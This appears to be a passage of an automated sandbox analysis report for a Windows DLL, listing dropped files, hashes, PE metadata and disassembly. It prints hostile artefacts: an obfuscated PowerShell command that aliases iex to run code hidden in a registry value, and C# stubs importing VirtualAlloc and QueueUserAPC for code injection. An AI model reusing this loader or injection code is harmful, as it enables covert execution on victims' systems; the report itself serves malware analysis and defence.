Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1531936" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false

SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C514
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\CSC72CD5E3A7BFC47C08453C5B847B47E88.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0931050765106587
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryfVak7YnqqiaPN5Dlq5J:+RI+ycuZhNNVakSiaPNnqX
MD5:	02C3662D4C9E197ADEB1CC2C6BEF46F5
SHA1:	6D53EC3C48A5D1F25B32D59AF0A15740CD65E193
SHA-256:	F951EA74829FCE379D430EA52C6E67402CAAFF04DF0906D7EDB4B76ABB963562
SHA-512:	B8B6BF53159D147A25FFBDA73400B6119FAD651F0E32F7C2A8A9220D4B6EA7121B1AE8B481CC2E5AC98E8BC3F9094744D8A29DC45866E6035FC8E1BD10ACCF93
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.i.k.z.s.l.f.g...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...k.i.k.z.s.l.f.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSC7CF5F35C720441118B71E863AB44B87A.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1133483598409657
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryBak7YnqqFPN5Dlq5J:+RI+ycuZhNjakSFPNnqX
MD5:	9539704CDC4933899E44EEFA3C61D608
SHA1:	CA3ABD82D814B1679ED449248896A5BABBA9DAF4
SHA-256:	7E05C7E8A8EE0D2E2C90BF4126DD2714DF469CD920B9832C55B58EC9B6E6B4AE
SHA-512:	7A390EC42F2509B75B40C31CE05F239096555CF51B45693482675B7B18B46359F9707DD959CD8750BF3588EA4A7114981C54145AC517265082ECAFEE39CAC0C4
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.5.k.h.t.o.p.v...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...b.5.k.h.t.o.p.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RESE691.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9822378198203157
Encrypted:	false
SSDEEP:	24:HR3nW9rtjHQTKhHvYhKdNWI+ycuZhNjakSFPNnq9hgd:JWxQaPaKd41ulja3fq9y
MD5:	09B3C60D2220594D5764CF805341CC0E
SHA1:	555EEEB4FCC58F515C25005F000D88686B04AD32
SHA-256:	3EFC57A094F328BBEA3EB475295462DA3C26FB3F3FED6AB0EB25D35F263150A3

SHA-512:	C30E50256D1C37B63EAF9EE1C2379EAD807A4BBA2173D8444640EDFBF553D3784E1F75A5E6AF57719B6088E6BB562D50B1F21C592484BAEEA0C333ED93643D B
Malicious:	false
Preview:	L...__.b.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC7 CF5F35C720441118B71E863AB44B87A.TMP.....9pL.I3..D..<a.....4.....C:\Users\user\AppData\Local\Temp\RESE691.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L..... H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0. 0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.5.k.h.t.o.p.v...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O. r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESFE5F.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9747905175308915
Encrypted:	false
SSDEEP:	24:H/nW9r00ehHnfhKdNWl+ycuZhNNVakSiaPNnq9hgd:vW00iH5Kd41ulNVa3iWq9y
MD5:	72B817498A9CB15C74DD2FA541EC0561
SHA1:	7E91DCA4483F6E04A51ADC829DA393235EBD810A
SHA-256:	779F0A35D8986CABDE9796A33471BAC978357938416782ECDB889D7A99FE3373
SHA-512:	B007342425DCA6B16FFED7589285344882DFB6F2CFB1A4808F3F7131605316DC5ADE93426A7AEA4052E2F030018F7A78672F5DF83F72EF86D86A8963AE936148
Malicious:	false
Preview:	L...e_.b.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC7 2CD5E3A7BFC47C08453C5B847B47E88.TMP.....f-L..z..,k.F.....4.....C:\Users\user\AppData\Local\Temp\RESFE5F.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.i.k.z.s.l.f.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cuvyoqr5.itk.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ohnz5k1g.zqm.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA/fpM+y:V/DTLDfuQWMBDw9rV5nA/3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C540838BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class bju. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uqvnjbf,uint pmyb,IntPtr rheqdsvorya);.. }..}.

C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.267478878877476
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fxzxs7+AEszIWXp+N23fAx:p37Lvkmb6KHZWZE8E
MD5:	F09794D488DBC35AA92B8C90362AB28B
SHA1:	AFFAAEE2DBD7D8C475CEEBB8815C8614545FEEC4
SHA-256:	3AAF9335F5405A242AA66C1A9CEE285868C0727DC4A61E05AC0FE7113AC7685E
SHA-512:	F9474796B81FD1A7A2D5FBE9F862BBEA8C8B5DF20F74113A621D38A38BCECC9018BEC80A488C504AF49CA8346A478CE8B445700206666BE1E7C25C7D03D0186
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\b5khtopv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs"

C:\Users\user\AppData\Local\Temp\b5khtopv.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6227922787586184
Encrypted:	false
SSDEEP:	24:etGSQ8OmU0t3lm85xWAseO4zKQ64pfUPtkZfvk1jVUWI+ycuZhNjakSFPNnq:6qXQ3r5xNORQfUuJvk1x31ulja3fq
MD5:	BA975FCAFEA5BC2179880CE7E01A1CE9
SHA1:	89AA86AEE421A044758CED62E646EC441E4D19AA
SHA-256:	9CBC012D926A95136E9FD40E9C658E31C21CDB26E8B32A08B4AF800E87DD8393
SHA-512:	F7FDF23A020418EE7AE7E7FBF41EB20F14E97BC3D8F8A6440AF87DF605374A779BD37467EA49E7957ECB4BC9AD996A2D026B0ED28F9360A88DE274F68D54786F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...^_.b.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3...../.(..... 6..... C..... V.....P .....a.....g.....p.....w.....~... .....a. ...a...!.a.%...a.....*.....3.0.....6.....C.....V.....

C:\Users\user\AppData\Local\Temp\b5khtopv.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.323228230759943

Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KHZWZE8RKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KH+E8RKaM5DqBVKVrdFAMBJTH
MD5:	A0732BCB2CCDA94D5B47A60F929FDA61
SHA1:	D0287555EE56BB8426AE01086C1DAAB0E0F4F236
SHA-256:	AC734E3395B9C500CC77255FF2529DE39CB0A83D451B49D7569F5C2C69BAAF40
SHA-512:	EB660C6A09D0566935FF383D15F6A68C0BD0F45D6ED35D7708913C9F4CFEF59CA4067BB52766BF798DF02292E41019A6CD004767FB628AF9BE44272CDAA44B1D
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\b5khtopv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.988829579018284
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ6VMRSRa+eNMjSSRr92B7SSRNAtwy:V/DTLDfuk9eg5r9yeqy
MD5:	80545CB568082AB66554E902D9291782
SHA1:	D013E59DC494D017F0E790D63CEB397583DCB36B
SHA-256:	E15CA20CFE5DE71D6F625F76D311E84240665DD77175203A6E2D180B43926E6C
SHA-512:	C5713126B0CB060EDF4501FE37A876DAFEDF064D9A9DCCD0BD435143DAB7D209EFBC112444334627FF5706386FB2149055030FCA01BA9785C33AC68E268B918D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class buvbcy. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint jujqjjcr,uint fvu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr fnpqam,uint ecktq, uint arixnpjcmw,uint mbhifa);.. }..}.

C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.263922468747438
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fxC10zxs7+AEszIWXp+N23fxCdx:p37Lvkmb6KHpC10WZE8pCdx
MD5:	26231D50B2E9AE0CA2486C11856271F6
SHA1:	D298368A287C8C654C2AD890F58E1101C89C6EA8
SHA-256:	835E5B1E3D6F2806D2371B4160EACC27A46F424879338811A286CAC5D101BB9A
SHA-512:	45534EB37809F3DBBF99142A0E0C72BF02C0715C39A05DA35955F112BA8AA167A05DCBE595D4A14A44D011190CA91BC6902D8B0C39B5E3AEDDAAEC208B65F239
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\kikzslfg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs"

C:\Users\user\AppData\Local\Temp\kikzslfg.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5937782577305875
Encrypted:	false
SSDEEP:	24:etGStE/u2Bg85z7xlfwZD6BgdWqtkZfrOHWI+ycuZhNNVakSiaPNnq:6ttYb5hFCD6MWdJr11ulNVa3iWq
MD5:	3D1BB357CA2468341DC1D0CD0CBDE50C
SHA1:	E3012818931B5770C9EEE1842C196200084ED3B6
SHA-256:	33F58C94D43F3F42D1A83E10568235E6BEB88B6A89634140390607FC845AF545

SHA-512:	4D01A41FDBB5375DC04F659F6EE2499F0A3F27F650BE8F7CBCC7ED0136BE8D19CA31E003700B4D3B1F14AF6745AD9EB50AD4F82082FFFD9589DAF184790FBB6A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...d_.b.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..T.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....2.+..... 9..... K..... S.....P .....`.....f.....o.....s.....z... .....`. ...`..!.`.%...`.....*.....3.+.....9.....K.....S.....

C:\Users\user\AppData\Local\Temp\kikzslfg.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.323727982984064
Encrypted:	false
SSDEEP:	24:AId3ka6KHiE8EUKaM5DqBVKVrdFAMBJTH:Akka6AiE8dKxDcVKdBJj
MD5:	38B9762A37D60558FC21EF41B824F2A0
SHA1:	4E987BFAEC62799D5483B2E8F93A3020C751FC30
SHA-256:	B946DFDE616FFF8EC403135CE6C2AE909E6A48C983880262A3307DC9140F69AA
SHA-512:	6FEB9920BB44D00C561F65DD97E3FA15AF546ACEC2B5656F6DF711F1FB03073F9289265F83ED7DCE5364B94AEC7D28AFB1F78F16D4F61353547841EF80B6D91
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\kikzslfg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220526\PowerShell_transcript.530978.TCpPiQsC.20220526040704.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1367
Entropy (8bit):	5.3900988864716135
Encrypted:	false
SSDEEP:	24:BxSA/DoCxvBnKx2DOXUW/pvLCHcKo4qWFHjeTKKjX4CIym1ZJXnDfpvLCHcKo4AO:BZ/c+vhKoOfpMlo4tFqDYB1ZJrpMlo4P
MD5:	AEBC39EB79C9C79BE09DC92C39A235C9
SHA1:	68CD50B3E46C3D14867EA2E6C7B2CFF6AF055B18
SHA-256:	4E4703A45109ADCD12197DDC332C84B45AFCA38DDE5B515A31CB93F31D694F65
SHA-512:	4E2E2D52A15D894753F12CBEAEA480C3787D30888CBDC2957688617DD2C4A1E442290E86E4E8678A262762B1564C679046BDA7FE48ED5F4AFA866F2F1232A91
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220526040705..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 530978 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name ltqefvure -value gp; new-alias -name vftdnxvda -value iex; vftdnxvda ([System.Text.Encoding]::ASCII.GetString((ltqefvure HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6564..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20220526040705..**********..PS>new-alias -name ltqefvure -value gp; new-alias -name vftdnxvda -value iex; vftd

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.281218339920859
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	lokvQRcUe0.dll
File size:	438272
MD5:	5de5e3440620950f0be99fc6728c7afe
SHA1:	43cbdfe6773ce518847b89f177a555e6bece283b

SHA256:	2d83e172a42b032b32606b203f2a1a9736acfd86e76ede8ff57b3292c035d139
SHA512:	674a545d51127efec4ad74ff97d6836a5a7c3f6c186de5a0be18bd1c619de4ffcd166409f52624b046ce4e48a0c432c2e19f6008741b8f117434229121f05c0e
SSDEEP:	6144:SKmLsr+3OV4DS3D7qBWLARf3RBsFuliUkok9dHGYgkKeOSnKM66C+m6iMabuFGGK:SsBUSzjLIRBMkf9dHLpKepKr6CvXG
TLSH:	1C94F14897685D66D84647370CE1931EFCE7FE2EE63B7ABE20642C8FF95B0104516B0A
File Content Preview:	MZ.....@.....(.....0...w+!.W....]v.....4.....Y^.....7.....x.....<.....A.....,.....,%.....{.....7.o.....O.....4.....5.....@.....Rich...

File Icon

Icon Hash:	9068eccc64f6e2ad

Static PE Info

General

Entrypoint:	0x401520
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3EC34607 [Thu May 15 07:47:19 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	8000dfa78ad003480e4532227762516a

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
inc edx
add ecx, FFFFFFFFh
call 00007F5484979D7Ah
pop eax
pop eax
mov dword ptr [004136F4h], eax
mov edx, dword ptr [00413810h]
sub edx, 00005289h
call edx
mov eax, ebx
mov dword ptr [004136F0h], eax
mov eax, esi
mov dword ptr [004136E8h], eax
mov dword ptr [004136F8h], ebp
mov dword ptr [004136ECh], edi
add dword ptr [004136F8h], 00000004h
loop 00007F5484979D27h
mov dword ptr [ebp+00h], eax
nop
nop
mov ah, 03h
sbb byte ptr [ebp+6Fh], FFFFFF82h

Instruction
and dword ptr [ecx+0Bh], esp
out D4h, al
or cl, byte ptr [esi]
mov eax, dword ptr [0B7E1EADh]
in eax, dx
shr dword ptr [edi-49h], 1
push ebx
movsd
jmp 00007F540FFF410Bh
imul dh
mov eax, dword ptr [F34D615Bh]
call 00007F5417E6CD1Ch
xlatb
pop esp
cmp dl, dh
salc

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd8a0	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x61000	0x9f28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6b000	0xf3c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0x7c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb8c0	0xc000	False	0.0830485026042	data	1.12968558601	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0xbea	0x1000	False	0.286865234375	data	4.80937731513	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xe000	0x7b80	0x6000	False	0.380004882812	data	5.99890283293	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
